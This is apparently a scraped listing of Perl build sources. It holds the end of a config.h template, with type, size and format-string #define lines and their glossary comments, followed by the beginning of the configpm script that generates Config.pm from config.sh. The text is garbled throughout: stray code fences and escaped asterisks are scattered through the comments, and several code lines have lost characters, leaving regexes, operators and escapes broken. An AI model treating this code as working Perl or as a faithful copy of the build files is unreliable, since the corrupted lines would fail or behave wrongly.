/* NEED_VA_COPY:
```

```
*      This symbol, if defined, indicates that the system stores
```

```
*      the variable argument list datatype, va_list, in a format
```

```
*      that cannot be copied by simple assignment, so that some
```

```
*      other means must be used when copying is required.
```

```
*      As such systems vary in their provision (or non-provision)
```

```
*      of copying mechanisms, handy.h defines a platform-
```

```
*      independent macro, Perl_va_copy(src, dst), to do the job.
```

```
*/
```

```
#$need_va_copy    NEED_VA_COPY                /**/
```

```
/* IVTYPE:
```

```
*      This symbol defines the C type used for Perl's IV.
```

```
*/
```

```
/* UVTYPE:
```

\*        This symbol defines the C type used for Perl's UV.

\*/

/\* I8TYPE:

\*        This symbol defines the C type used for Perl's I8.

\*/

/\* U8TYPE:

\*        This symbol defines the C type used for Perl's U8.

\*/

/\* I16TYPE:

\*        This symbol defines the C type used for Perl's I16.

\*/

/\* U16TYPE:

\*        This symbol defines the C type used for Perl's U16.

\*/

/\* I32TYPE:

\*        This symbol defines the C type used for Perl's I32.

\*/

/\* U32TYPE:

\*        This symbol defines the C type used for Perl's U32.

\*/

/\* I64TYPE:

\*        This symbol defines the C type used for Perl's I64.

\*/

/\* U64TYPE:

\*        This symbol defines the C type used for Perl's U64.



```
*/
```

```
/* NVTYPE:
```

```
*      This symbol defines the C type used for Perl's NV.
```

```
*/
```

```
/* IVSIZE:
```

```
*      This symbol contains the sizeof(IV).
```

```
*/
```

```
/* UVSIZE:
```

```
*      This symbol contains the sizeof(UV).
```

```
*/
```

```
/* I8SIZE:
```

```
*      This symbol contains the sizeof(I8).
```

```
*/
```

```
/* U8SIZE:
```

```
*      This symbol contains the sizeof(U8).
```

```
*/
```

```
/* I16SIZE:
```

```
*      This symbol contains the sizeof(I16).
```

```
*/
```

```
/* U16SIZE:
```

```
*      This symbol contains the sizeof(U16).
```

```
*/
```

```
/* I32SIZE:
```

```
*      This symbol contains the sizeof(I32).
```

```
*/
```

/\* U32SIZE:

\*       This symbol contains the sizeof(U32).

\*/

/\* I64SIZE:

\*       This symbol contains the sizeof(I64).

\*/

/\* U64SIZE:

\*       This symbol contains the sizeof(U64).

\*/

/\* NVSIZE:

\*       This symbol contains the sizeof(NV).

\*/

/\* NV\_PRESERVES\_UV:

\*       This symbol, if defined, indicates that a variable of type NVTYPE

\*       can preserve all the bits of a variable of type UVTYPE.

\*/

/\* NV\_PRESERVES\_UV\_BITS:

\*       This symbol contains the number of bits a variable of type NVTYPE

\*       can preserve of a variable of type UVTYPE.

\*/

/\* NV\_OVERFLOWES\_INTEGERS\_AT:

\*       This symbol gives the largest integer value that NVs can hold. This

\*       value + 1.0 cannot be stored accurately. It is expressed as constant

\*       floating point expression to reduce the chance of decimal/binary

\*       conversion issues. If it can not be determined, the value 0 is given.

```
*/
```

```
/* NV_ZERO_IS_ALLBITS_ZERO:
```

```
*      This symbol, if defined, indicates that a variable of type NVTYPE
```

```
*      stores 0.0 in memory as all bits zero.
```

```
*/
```

```
#define IVTYPE      $ivtype      /**/
```

```
#define UVTYPE      $uvtype      /**/
```

```
#define I8TYPE      $i8type      /**/
```

```
#define U8TYPE      $u8type      /**/
```

```
#define I16TYPE     $i16type     /**/
```

```
#define U16TYPE     $u16type     /**/
```

```
#define I32TYPE     $i32type     /**/
```

```
#define U32TYPE     $u32type     /**/
```

```
#ifdef HAS_QUAD
```

```
#define I64TYPE     $i64type     /**/
```

```
#define U64TYPE     $u64type     /**/
```

```
#endif
```

```
#define NVTYPE      $nvtype      /**/
```

```
#define IVSIZE      $ivsize      /**/
```

```
#define UVSIZE      $uvsize      /**/
```

```
#define I8SIZE      $i8size      /**/
```

```
#define U8SIZE      $u8size      /**/
```

```
#define I16SIZE     $i16size/**/
```

```
#define U16SIZE     $u16size     /**/
```

```
#define I32SIZE     $i32size/**/
```

```

#define U32SIZE          $u32size      /**/

#ifdef HAS_QUAD

#define I64SIZE          $i64size/**/

#define U64SIZE          $u64size      /**/

#endif

#define NVSIZE           $nvsize        /**/

#$d_nv_preserves_uv    NV_PRESERVES_UV

#define NV_PRESERVES_UV_BITS    $nv_preserves_uv_bits

#define NV_OVERFLOWES_INTEGERS_AT $nv_overflows_integers_at

#$d_nv_zero_is_allbits_zero    NV_ZERO_IS_ALLBITS_ZERO

#if UVSIZE == 8

#  ifdef BYTEORDER

#    if BYTEORDER == 0x1234

#      undef BYTEORDER

#      define BYTEORDER 0x12345678

#    else

#      if BYTEORDER == 0x4321

#        undef BYTEORDER

#        define BYTEORDER 0x87654321

#      endif

#    endif

#  endif

# endif

#endif

/* IVdf:

```

\* This symbol defines the format string used for printing a Perl IV  
\* as a signed decimal integer.

\*/

/\* UVuf:

\* This symbol defines the format string used for printing a Perl UV  
\* as an unsigned decimal integer.

\*/

/\* UVof:

\* This symbol defines the format string used for printing a Perl UV  
\* as an unsigned octal integer.

\*/

/\* UVxf:

\* This symbol defines the format string used for printing a Perl UV  
\* as an unsigned hexadecimal integer in lowercase abcdef.

\*/

/\* UVXf:

\* This symbol defines the format string used for printing a Perl UV  
\* as an unsigned hexadecimal integer in uppercase ABCDEF.

\*/

/\* NVef:

\* This symbol defines the format string used for printing a Perl NV  
\* using %e-ish floating point format.

\*/

/\* NVff:

\* This symbol defines the format string used for printing a Perl NV

```

*      using %f-ish floating point format.

*/

/* NVgf:

*      This symbol defines the format string used for printing a Perl NV

*      using %g-ish floating point format.

*/

```

```

#define IVdf      $ivdformat      /**/

#define UVuf      $uvuformat      /**/

#define UVof      $uvoformat      /**/

#define UVxf      $uvxformat      /**/

#define UVXf      $uvXUformat     /**/

#define NVef      $nveformat      /**/

#define NVff      $nvffformat     /**/

#define NVgf      $nvgformat      /**/

```

```

/* SELECT_MIN_BITS:

*      This symbol holds the minimum number of bits operated by select.

*      That is, if you do select(n, ...), how many bits at least will be

*      cleared in the masks if some activity is detected. Usually this

*      is either n or 32*ceil(n/32), especially many little-endians do

*      the latter. This is only useful if you have select(), naturally.

*/

#define SELECT_MIN_BITS      $selectminbits /**/

```

```

/* STARTPERL:

```

```

*      This variable contains the string to put in front of a perl
*
*      script to make sure (one hopes) that it runs with perl and not
*
*      some shell.
*/

```

```

#define STARTPERL "$startperl"      /**/

```

```

/* HAS_STDIO_STREAM_ARRAY:

```

```

*      This symbol, if defined, tells that there is an array
*
*      holding the stdio streams.
*/

```

```

/* STDIO_STREAM_ARRAY:

```

```

*      This symbol tells the name of the array holding the stdio streams.
*
*      Usual values include _iob, __iob, and __sF.
*/

```

```

#$d_stdio_stream_array      HAS_STDIO_STREAM_ARRAY  /**/

```

```

#ifdef HAS_STDIO_STREAM_ARRAY

```

```

#define STDIO_STREAM_ARRAY $stdio_stream_array

```

```

#endif

```

```

/* GMTIME_MAX:

```

```

*      This symbol contains the maximum value for the time_t offset that
*
*      the system function gmtime () accepts, and defaults to 0
*/

```

```

/* GMTIME_MIN:

```

```

*      This symbol contains the minimum value for the time_t offset that

```

```

*      the system function gmtime () accepts, and defaults to 0
*/

/* LOCALTIME_MAX:

*      This symbol contains the maximum value for the time_t offset that
*
*      the system function localtime () accepts, and defaults to 0
*/

/* LOCALTIME_MIN:

*      This symbol contains the minimum value for the time_t offset that
*
*      the system function localtime () accepts, and defaults to 0
*/

#define GMTIME_MAX      $sGMTIME_max      /**/
#define GMTIME_MIN      $sGMTIME_min/**/

#define LOCALTIME_MAX   $sLOCALTIME_max   /**/
#define LOCALTIME_MIN   $sLOCALTIME_min   /**/


/* USE_64_BIT_INT:

*      This symbol, if defined, indicates that 64-bit integers should
*
*      be used when available.  If not defined, the native integers
*
*      will be employed (be they 32 or 64 bits).  The minimal possible
*
*      64-bitness is used, just enough to get 64-bit integers into Perl.
*
*      This may mean using for example "long longs", while your memory
*
*      may still be limited to 2 gigabytes.
*/

/* USE_64_BIT_ALL:

*      This symbol, if defined, indicates that 64-bit integers should

```



```
*      be used when available.  If not defined, the native integers
*
*      will be used (be they 32 or 64 bits).  The maximal possible
*
*      64-bitness is employed: LP64 or ILP64, meaning that you will
*
*      be able to use more than 2 gigabytes of memory.  This mode is
*
*      even more binary incompatible than USE_64_BIT_INT.  You may not
*
*      be able to run the resulting executable in a 32-bit CPU at all or
*
*      you may need at least to reboot your OS to 64-bit mode.
*
*/
```

```
#ifndef USE_64_BIT_INT
```

```
#$use64bitint  USE_64_BIT_INT          /**/
```

```
#endif
```

```
#ifndef USE_64_BIT_ALL
```

```
#$use64bitall  USE_64_BIT_ALL          /**/
```

```
#endif
```

```
/* USE_DTRACE:
```

```
*      This symbol, if defined, indicates that Perl should
*
*      be built with support for DTrace.
*
*/
```

```
#$usedtrace USE_DTRACE                /**/
```

```
/* USE_FAST_STDIO:
```

```
*      This symbol, if defined, indicates that Perl should
*
*      be built to use 'fast stdio'.
*
*      Defaults to define in Perls 5.8 and earlier, to undef later.
```

\*/

#ifndef USE\_FAST\_STDIO

#\$usefaststdio USE\_FAST\_STDIO /\*\*/

#endif

/\* USE\_LARGE\_FILES:

\* This symbol, if defined, indicates that large file support

\* should be used when available.

\*/

#ifndef USE\_LARGE\_FILES

#\$uselargefiles USE\_LARGE\_FILES /\*\*/

#endif

/\* USE\_LONG\_DOUBLE:

\* This symbol, if defined, indicates that long doubles should

\* be used when available.

\*/

#ifndef USE\_LONG\_DOUBLE

#\$uselongdouble USE\_LONG\_DOUBLE /\*\*/

#endif

/\* USE\_MORE\_BITS:

\* This symbol, if defined, indicates that 64-bit interfaces and

\* long doubles should be used when available.

\*/

```
#ifndef USE_MORE_BITS
```

```
#$usemorebits USE_MORE_BITS          /**/
```

```
#endif
```

```
/* MULTIPLICITY:
```

```
 *      This symbol, if defined, indicates that Perl should
```

```
 *      be built to use multiplicity.
```

```
 */
```

```
#ifndef MULTIPLICITY
```

```
#$usemultiplicity    MULTIPLICITY      /**/
```

```
#endif
```

```
/* USE_PERLIO:
```

```
 *      This symbol, if defined, indicates that the PerlIO abstraction should
```

```
 *      be used throughout. If not defined, stdio should be
```

```
 *      used in a fully backward compatible manner.
```

```
 */
```

```
#ifndef USE_PERLIO
```

```
#$useperlio    USE_PERLIO              /**/
```

```
#endif
```

```
/* USE_SOCKS:
```

```
 *      This symbol, if defined, indicates that Perl should
```

```
 *      be built to use socks.
```

```
 */
```

```
#ifndef USE_SOCKS
```

```
#$usesocks    USE_SOCKS          /**/
```

```
#endif
```

```
/* HAS_DRAND48_PROTO:
```

```
*      This symbol, if defined, indicates that the system provides  
*      a prototype for the drand48() function. Otherwise, it is up  
*      to the program to supply one. A good guess is  
*  
*          extern double drand48(void);
```

```
*/
```

```
#$d_drand48proto    HAS_DRAND48_PROTO /**/
```

```
/* HAS_GETHOST_PROTOS:
```

```
*      This symbol, if defined, indicates that <netdb.h> includes  
*      prototypes for gethostent(), gethostbyname(), and  
*      gethostbyaddr(). Otherwise, it is up to the program to guess  
*      them. See netdbtype.U for probing for various Netdb_xxx_t types.
```

```
*/
```

```
#$d_gethostprotos    HAS_GETHOST_PROTOS          /**/
```

```
/* HAS_GETNET_PROTOS:
```

```
*      This symbol, if defined, indicates that <netdb.h> includes  
*      prototypes for getnetent(), getnetbyname(), and  
*      getnetbyaddr(). Otherwise, it is up to the program to guess  
*      them. See netdbtype.U for probing for various Netdb_xxx_t types.
```

\*/

#\$d\_getnetprotos HAS\_GETNET\_PROTOS /\*\*/

/\* HAS\_GETPROTO\_PROTOS:

\* This symbol, if defined, indicates that <netdb.h> includes  
\* prototypes for getprotoent(), getprotobyname(), and  
\* getprotobyaddr(). Otherwise, it is up to the program to guess  
\* them. See netdbtype.U for probing for various Netdb\_xxx\_t types.

\*/

#\$d\_getprotoprotos HAS\_GETPROTO\_PROTOS /\*\*/

/\* HAS\_GETSERV\_PROTOS:

\* This symbol, if defined, indicates that <netdb.h> includes  
\* prototypes for getservent(), getservbyname(), and  
\* getservbyaddr(). Otherwise, it is up to the program to guess  
\* them. See netdbtype.U for probing for various Netdb\_xxx\_t types.

\*/

#\$d\_getservprotos HAS\_GETSERV\_PROTOS /\*\*/

/\* HAS\_LSEEK\_PROTO:

\* This symbol, if defined, indicates that the system provides  
\* a prototype for the lseek() function. Otherwise, it is up  
\* to the program to supply one. A good guess is  
\* extern off\_t lseek(int, off\_t, int);

\*/

```
#$d_lseekproto HAS_LSEEK_PROTO    /**/
```

```
/* Netdb_host_t:
```

```
 *      This symbol holds the type used for the 1st argument
 *      to gethostbyaddr().
 */
```

```
/* Netdb_hlen_t:
```

```
 *      This symbol holds the type used for the 2nd argument
 *      to gethostbyaddr().
 */
```

```
/* Netdb_name_t:
```

```
 *      This symbol holds the type used for the argument to
 *      gethostbyname().
 */
```

```
/* Netdb_net_t:
```

```
 *      This symbol holds the type used for the 1st argument to
 *      getnetbyaddr().
 */
```

```
#define Netdb_host_t      $netdb_host_type /**/
```

```
#define Netdb_hlen_t      $netdb_hlen_type /**/
```

```
#define Netdb_name_t      $netdb_name_type /**/
```

```
#define Netdb_net_t       $netdb_net_type /**/
```

```
/* Select_fd_set_t:
```

```
 *      This symbol holds the type used for the 2nd, 3rd, and 4th
```

```
*      arguments to select. Usually, this is 'fd_set *', if HAS_FD_SET
*      is defined, and 'int *' otherwise. This is only useful if you
*      have select(), of course.
```

```
*/
```

```
#define Select_fd_set_t      $selecttype      /**/
```

```
/* Sock_size_t:
```

```
*      This symbol holds the type used for the size argument of
*      various socket calls (just the base type, not the pointer-to).
```

```
*/
```

```
#define Sock_size_t          $socksizetype /**/
```

```
/* HAS_TIME:
```

```
*      This symbol, if defined, indicates that the time() routine exists.
```

```
*/
```

```
/* Time_t:
```

```
*      This symbol holds the type returned by time(). It can be long,
*      or time_t on BSD sites (in which case <sys/types.h> should be
*      included).
```

```
*/
```

```
#$d_time HAS_TIME          /**/
```

```
#define Time_t $timetype      /* Time type */
```

```
/* HAS_TIMES:
```

```
*      This symbol, if defined, indicates that the times() routine exists.
```

\* Note that this became obsolete on some systems (SUNOS), which now  
\* use getrusage(). It may be necessary to include <sys/times.h>.

\*/

```
#ifdef HAS_TIMES      /**/
```

```
/* Fpos_t:
```

\* This symbol holds the type used to declare file positions in libc.  
\* It can be fpos\_t, long, uint, etc... It may be necessary to include  
\* <sys/types.h> to get any typedef'ed information.

\*/

```
#define Fpos_t $fpostype      /* File position type */
```

```
/* Gid_t_f:
```

\* This symbol defines the format string used for printing a Gid\_t.

\*/

```
#define Gid_t_f      $gidformat      /**/
```

```
/* Gid_t_sign:
```

\* This symbol holds the signedness of a Gid\_t.

\* 1 for unsigned, -1 for signed.

\*/

```
#define Gid_t_sign      $gidsign      /* GID sign */
```

```
/* Gid_t_size:
```

\* This symbol holds the size of a Gid\_t in bytes.



```
*/
```

```
#define Gid_t_size $gidsize          /* GID size */
```

```
/* Gid_t:
```

```
*      This symbol holds the return type of getgid() and the type of  
*      argument to setrgid() and related functions. Typically,  
*      it is the type of group ids in the kernel. It can be int, ushort,  
*      gid_t, etc... It may be necessary to include <sys/types.h> to get  
*      any typedef'ed information.
```

```
*/
```

```
#define Gid_t $gidtype              /* Type for getgid(), etc... */
```

```
/* Off_t:
```

```
*      This symbol holds the type used to declare offsets in the kernel.  
*      It can be int, long, off_t, etc... It may be necessary to include  
*      <sys/types.h> to get any typedef'ed information.
```

```
*/
```

```
/* LSEEKSIZE:
```

```
*      This symbol holds the number of bytes used by the Off_t.
```

```
*/
```

```
/* Off_t_size:
```

```
*      This symbol holds the number of bytes used by the Off_t.
```

```
*/
```

```
#define Off_t $lseektype           /* <offset> type */
```

```
#define LSEEKSIZE $lseeksize       /* <offset> size */
```

```
#define Off_t_size $lseeksize    /* <offset> size */
```

```
/* Mode_t:
```

```
*      This symbol holds the type used to declare file modes
*
*      for systems calls. It is usually mode_t, but may be
*
*      int or unsigned short. It may be necessary to include <sys/types.h>
*
*      to get any typedef'ed information.
*
*/
```

```
#define Mode_t $modetype        /* file mode parameter for system calls */
```

```
/* Pid_t:
```

```
*      This symbol holds the type used to declare process ids in the kernel.
*
*      It can be int, uint, pid_t, etc... It may be necessary to include
*
*      <sys/types.h> to get any typedef'ed information.
*
*/
```

```
#define Pid_t $pidtype          /* PID type */
```

```
/* Size_t_size:
```

```
*      This symbol holds the size of a Size_t in bytes.
*
*/
```

```
#define Size_t_size $sizesize    /* */
```

```
/* Size_t:
```

```
*      This symbol holds the type used to declare length parameters
*
*      for string functions. It is usually size_t, but may be
```

```

*      unsigned long, int, etc. It may be necessary to include
*
*      <sys/types.h> to get any typedef'ed information.
*/

#define Size_t $sizetype /* length parameter for string functions */

/* Uid_t_f:
*
*      This symbol defines the format string used for printing a Uid_t.
*/
#define Uid_t_f      $uidformat      /**/

/* Uid_t_sign:
*
*      This symbol holds the signedness of a Uid_t.
*
*      1 for unsigned, -1 for signed.
*/
#define Uid_t_sign    $uidsign      /* UID sign */

/* Uid_t_size:
*
*      This symbol holds the size of a Uid_t in bytes.
*/
#define Uid_t_size $uidsize      /* UID size */

/* Uid_t:
*
*      This symbol holds the type used to declare user ids in the kernel.
*
*      It can be int, ushort, uid_t, etc... It may be necessary to include
*
*      <sys/types.h> to get any typedef'ed information.

```

```
*/  
  
#define Uid_t $uidtype      /* UID type */  
  
  
#endif  
  
!GROK!THIS!  
  
;;  
  
esac  
  
configpm  
  
#!/miniperl -w  
  
#  
  
# configpm  
  
#  
  
# Copyright (C) 1994, 1995, 1996, 1997, 1998, 1999, 2000, 2001,  
# 2002, 2003, 2004, 2005, 2006, 2007 Larry Wall and others.  
  
#  
  
#  
  
# Regenerate the files  
  
#  
  
# lib/Config.pm  
  
# lib/Config_heavy.pl  
  
# lib/Config.pod  
  
# lib/Cross.pm (optionally)  
  
#  
  
#  
  
# from the contents of the static files
```

```
#

# Porting/Glossary

# myconfig.SH

#

# and from the contents of the Configure-generated file

#

# config.sh

#

# Note that output directory is xlib/[cross-name]/ for cross-compiling

#

# It will only update Config.pm and Config_heavy.pl if the contents of

# either file would be different. Note that *both* files are updated in

# this case, since for example an extension makefile that has a dependency

# on Config.pm should trigger even if only Config_heavy.pl has changed.


sub usage { die <<EOF }

usage: $0 [ options ]

    --cross=PLATFORM    cross-compile for a different platform

    --no-glossary       don't include Porting/Glossary in lib/Config.pod

    --chdir=dir         change directory before writing files

EOF


use strict;

use vars qw(%Config $Config_SH_expanded);
```

```
my $show_many_common = 22;
```

```
# commonly used names to precache (and hence lookup fastest)
```

```
my %Common;
```

```
while ($show_many_common-->0) {
```

```
    $_ = <DATA>;
```

```
    chomp;
```

```
    /^(\S+):\s*(\d+)$/ or die "Malformed line '$_'";
```

```
    $Common{$1} = $2;
```

```
}
```

```
# Post 37589e1eefb1bd62 DynaLoader defaults to reading these at runtime.
```

```
# Ideally we're redo the data below, but Fotango's build system made it
```

```
# wonderfully easy to instrument, and no longer exists.
```

```
$Common{$_} = $_ foreach qw(dlex so);
```

```
# names of things which may need to have slashes changed to double-colons
```

```
my %Extensions = map {($_,$_)}>
```

```
    qw(dynamic_ext static_ext extensions known_extensions);
```

```
# The plan is that this information is used by ExtUtils::MakeMaker to generate
```

```
# Makefile dependencies, rather than hardcoding a list, which has become out
```

```
# of date. However, currently, MM_Unix.pm and MM_VMS.pm have *different* lists,
```

```
# *and* descrip_mms.template doesn't actually install all the headers.
```

```
# The "Unix" list seems to (attempt to) avoid the generated headers, which I'm
# not sure is the right thing to do. Also, not certain whether it would be
# easier to parse MANIFEST to get these (adding config.h, and potentially
# removing others), but for now, stick to a hard coded list.
```

```
# Could use a map to add ".h", but I suspect that it's easier to use literals,
# so that anyone using grep will find them
# This is the list from MM_VMS, plus pad.h, parser.h, perlsfio.h utf8.h
# which it installs. It *doesn't* install perliol.h - FIXME.
```

```
my @header_files = qw(EXTERN.h INTERN.h XSUB.h av.h config.h cop.h cv.h
                      embed.h embedvar.h form.h gv.h handy.h hv.h intrpvar.h
                      iperlsys.h keywords.h mg.h nostdio.h op.h opcode.h
                      pad.h parser.h patchlevel.h perl.h perlio.h perlsdio.h
                      perlsfio.h perlvars.h perly.h pp.h pp_proto.h proto.h
                      regcomp.h regexp.h regnodes.h scope.h sv.h thread.h utf8.h
                      util.h);
```

```
# No point in adding fakethr.h, as it no longer works
```

```
push @header_files,
```

```
    $^O eq 'VMS' ? 'vmsish.h' : qw(dosish.h perliol.h time64.h unixish.h);
```

```
my $header_files = '    return qw(' . join(' ', sort @header_files) . ');';
```

```
$header_files =~ s/(?={64}) # If line is still overlength
```

```
    (.{1,64})\ # Split at the last convenient space
```

```
    /$1\n      /gx;
```

```

# allowed opts as well as specifies default and initial values

my %Allowed_Opts = (

    'cross' => "", # --cross=PLATFORM - crosscompiling for PLATFORM

    'glossary' => 1, # --no-glossary - no glossary file inclusion,

                    #           for compactness

    'chdir' => "", # --chdir=dir - change directory before writing files

);

sub opts {

    # user specified options

    my %given_opts = (

        # --opt=smth

        (map {/^--([\_\w]+)=(.*)$/} @ARGV),

        # --opt --no-opt --noopt

        (map {/^no-?(.*)$/i?($1=>0):($1=>1)} map {/^--([\_\w]+)$/} @ARGV),

    );

    my %opts = (%Allowed_Opts, %given_opts);

    for my $opt (grep {!exists $Allowed_Opts{$_}} keys %given_opts) {

        warn "option '$opt' is not recognized";

        usage;

    }

    @ARGV = grep {!/^--/} @ARGV;

```



```

    return %opts;
}

my %Opts = opts();

if ($Opts{chdir}) {
    chdir $Opts{chdir} or die "$0: could not chdir $Opts{chdir}: $!"
}

my ($Config_SH, $Config_PM, $Config_heavy, $Config_POD);
my $Glossary = 'Porting/Glossary';

if ($Opts{cross}) {
    # creating cross-platform config file
    mkdir "xlib";
    mkdir "xlib/$Opts{cross}";
    $Config_PM = "xlib/$Opts{cross}/Config.pm";
    $Config_POD = "xlib/$Opts{cross}/Config.pod";
    $Config_SH = "Cross/config-$Opts{cross}.sh";
}
else {
    $Config_PM = "lib/Config.pm";
    $Config_POD = "lib/Config.pod";
}

```

```

$Config_SH = "config.sh";
}

($Config_heavy = $Config_PM) =~ s/\.pm$/_heavy.pl/;

die "Can't automatically determine name for Config_heavy.pl from '$Config_PM'"

if $Config_heavy eq $Config_PM;

my $config_txt;

my $heavy_txt;

$heavy_txt .= <<'ENDOFBEG';

# This file was created by configpm when Perl was built. Any changes
# made to this file will be lost the next time perl is built.

package Config;

use strict;

use warnings;

use vars '%Config';

sub bincompat_options {

    return split ' ', (Internals::V())[0];

}

sub non_bincompat_options {

    return split ' ', (Internals::V())[1];

}

```

```

sub compile_date {
    return (Internals::V())[2]
}

```

```

sub local_patches {
    my (undef, undef, undef, @patches) = Internals::V();
    return @patches;
}

```

```

sub _V {
    my ($bincompat, $non_bincompat, $date, @patches) = Internals::V();

```

```

    my $opts = join ' ', sort split ' ', "$bincompat $non_bincompat";

```

```

    # wrap at 76 columns.

```

```

    $opts =~ s/(?={53})(.{1,53})/$1\n          /mg;

```

```

    print Config::myconfig();

```

```

    if ($^O eq 'VMS') {

```

```

        print "\nCharacteristics of this PERLSHR image: \n";

```

```

    } else {

```

```

        print "\nCharacteristics of this binary (from libperl): \n";

```

```

    }

```

```
print "  Compile-time options: $opts\n";
```

```
if (@patches) {  
    print "  Locally applied patches:\n";  
    print "\t$_\n" foreach @patches;  
}
```

```
print "  Built under $^O\n";
```

```
print "  $date\n" if defined $date;
```

```
my @env = map { "$_=\"$ENV{$_}\"" } sort grep {/^PERL/} keys %ENV;  
push @env, "CYGWIN=\"$ENV{CYGWIN}\"" if $^O eq 'cygwin' and $ENV{CYGWIN};
```

```
if (@env) {  
    print "  \n%ENV:\n";  
    print "  $_\n" foreach @env;  
}
```

```
print "  \@INC:\n";  
print "  $_\n" foreach @INC;  
}
```

```
sub header_files {
```

```
ENDOFBEG
```

```
$heavy_txt .= $header_files . "\n}\n\n";
```

```
my $export_funcs = <<'EOT';
```

```
my %Export_Cache = (myconfig => 1, config_sh => 1, config_vars => 1,  
                    config_re => 1, compile_date => 1, local_patches => 1,  
                    bincompat_options => 1, non_bincompat_options => 1,  
                    header_files => 1);
```

```
EOT
```

```
my %export_ok = eval $export_funcs or die;
```

```
$config_txt .= sprintf << 'EOT', $export_funcs;
```

```
# This file was created by configpm when Perl was built. Any changes
```

```
# made to this file will be lost the next time perl is built.
```

```
# for a description of the variables, please have a look at the
```

```
# Glossary file, as written in the Porting folder, or use the url:
```

```
# http://perl5.git.perl.org/perl.git/blob/HEAD:/Porting/Glossary
```

```
package Config;
```

```
use strict;
```

```
use warnings;
```

```
use vars '%%Config';
```

```
# Skip @Config::EXPORT because it only contains %%Config, which we special
# case below as it's not a function. @Config::EXPORT won't change in the
# lifetime of Perl 5.
```

```
%s
```

```
@Config::EXPORT = qw(%%Config);
```

```
@Config::EXPORT_OK = keys %%Export_Cache;
```

```
# Need to stub all the functions to make code such as print Config::config_sh
```

```
# keep working
```

```
EOT
```

```
$config_txt .= "sub $_;\n" foreach sort keys %export_ok;
```

```
my $myver = sprintf "%vd", $^V;
```

```
$config_txt .= sprintf <<'ENDOFBEG', ($myver) x 3;
```

```
# Define our own import method to avoid pulling in the full Exporter:
```

```
sub import {
```

```
    shift;
```

```
    @_ = @Config::EXPORT unless @_;
```

```
    my @funcs = grep $_ ne '%%Config', @_;
```

```
    my $export_Config = @funcs < @_ ? 1 : 0;
```

```

no strict 'refs';

my $callpkg = caller(0);

foreach my $func (@funcs) {

    die qq{"$func" is not exported by the Config module\n}

    unless $Export_Cache{$func};

    *{$callpkg.'::'.$func} = \&{$func};

}

*{"$callpkg\::Config"} = \%%Config if $export_Config;

return;

}

die "Perl lib version (%s) doesn't match executable '$0' version ($)]"

unless $^V;

$^V eq %s

or die "Perl lib version (%s) doesn't match executable '$0' version (" .

    sprintf("v%%vd",$^V) . ")";

ENDOFBEG

my @non_v = ();

my @v_others = ();

```

```
my $in_v    = 0;

my %Data    = ();

my $quote;
```

```
my %seen_quotes;

{

    my ($name, $val);

    open(CONFIG_SH, $Config_SH) || die "Can't open $Config_SH: $!";

    while (<CONFIG_SH>) {

        next if m:^#!/bin/sh;;

        # Catch PERL_CONFIG_SH=true and PERL_VERSION=n line from Configure.

        s/^(\\w+)=\\(true|\\d+\\)s*$/\\$1='\\$2'\\n/ or m/^(\\w+)=\\(\\.\\.*\\)'$/;

        my($k, $v) = ($1, $2);

        # grandfather PATCHLEVEL and SUBVERSION and CONFIG

        if ($k) {

            if ($k eq 'PERL_VERSION') {

                push @v_others, "PATCHLEVEL='\\$v'\\n";

            }

            elsif ($k eq 'PERL_SUBVERSION') {

                push @v_others, "SUBVERSION='\\$v'\\n";

            }

            elsif ($k eq 'PERL_CONFIG_SH') {
```



```

        push @v_others, "CONFIG='$v'\n";
    }
}

# We can delimit things in config.sh with either ' or ".
unless ($in_v or m/^\(w+\)=[\"])(.*\n)/){
    push(@non_v, "#$_"); # not a name='value' line
    next;
}

if ($in_v) {
    $val .= $_;
}

else {
    $quote = $2;
    ($name,$val) = ($1,$3);
}

$in_v = $val !~ /$quote\n/;
next if $in_v;

s,/,:,;g if $Extensions{$name};

$val =~ s/$quote\n?\z//;

my $line = "$name=$quote$val$quote\n";
push(@v_others, $line);

```

```
$seen_quotes{$quote}++;  
}  
close CONFIG_SH;  
}
```

# This is somewhat grim, but I want the code for parsing config.sh here and

# now so that I can expand \$Config{ivsize} and \$Config{ivtype}

```
my $fetch_string = <<'EOT';
```

# Search for it in the big string

```
sub fetch_string {  
    my($self, $key) = @_;
```

EOT

```
if ($seen_quotes{'"'}) {
```

# We need the full ' and " code

```
$fetch_string .= <<'EOT';
```

```
return undef unless my ($quote_type, $value) = $Config_SH_expanded =~ /\n$key=("["])(.*?)\1\n/s;
```

# If we had a double-quote, we'd better eval it so escape

# sequences and such can be interpolated. Since the incoming

# value is supposed to follow shell rules and not perl rules,

```

# we escape any perl variable markers

# Historically, since " 'support' was added in change 1409, the
# interpolation was done before the undef. Stick to this arguably buggy
# behaviour as we're refactoring.
if ($quote_type eq "'") {
    $value =~ s/\$/\\$/g;
    $value =~ s/\@/\\@/g;
    eval "\$value = \"\$value\"";
}

# So we can say "if $Config{'foo'}".
$self->{$key} = $value eq 'undef' ? undef : $value; # cache it
}

EOT

} else {

    # We only have ' delimited.

    $fetch_string .= <<'EOT';

    return undef unless $Config_SH_expanded =~ /\n$key=\'(.*)\'\\n/s;

    # So we can say "if $Config{'foo'}".

    $self->{$key} = $1 eq 'undef' ? undef : $1;
}

EOT

```

```
}
```

```
eval $fetch_string;
```

```
die if $@;
```

```
# Calculation for the keys for byteorder
```

```
# This is somewhat grim, but I need to run fetch_string here.
```

```
our $Config_SH_expanded = join "\n", "", @v_others;
```

```
my $t = fetch_string ({}, 'ivtype');
```

```
my $s = fetch_string ({}, 'ivsize');
```

```
# byteorder does exist on its own but we overlay a virtual
```

```
# dynamically recomputed value.
```

```
# However, ivtype and ivsize will not vary for sane fat binaries
```

```
my $f = $t eq 'long' ? 'L' : $s == 8 ? 'Q' : 'I';
```

```
my $byteorder_code;
```

```
if ($s == 4 || $s == 8) {
```

```
    my $list = join ',', reverse(2..$s);
```

```
    my $format = 'a'x$s;
```

```
    $byteorder_code = <<"EOT";
```

```
my \${i} = 0;

foreach my \$c ($list) { \${i} |= ord(\$c); \${i} <= 8 }

\${i} |= ord(1);

our \$byteorder = join("", unpack('$format', pack('$f', \${i})));

EOT

} else {

    $byteorder_code = "our \$byteorder = '?x\$s;\n";

}
```

```
my @need_relocation;
```

```
if (fetch_string({}, 'userelocatableinc')) {

    foreach my $what (qw(prefixexp
```

```
        archlibexp
```

```
        html1direxp
```

```
        html3direxp
```

```
        man1direxp
```

```
        man3direxp
```

```
        privlibexp
```

```
        scriptdirexp
```

```
        sitearchexp
```

```
        sitebinexp
```

```
        sitehtml1direxp
```

sitehtml3direxp

sitelibexp

siteman1direxp

siteman3direxp

sitescriptexp

vendorarchexp

vendorbinexp

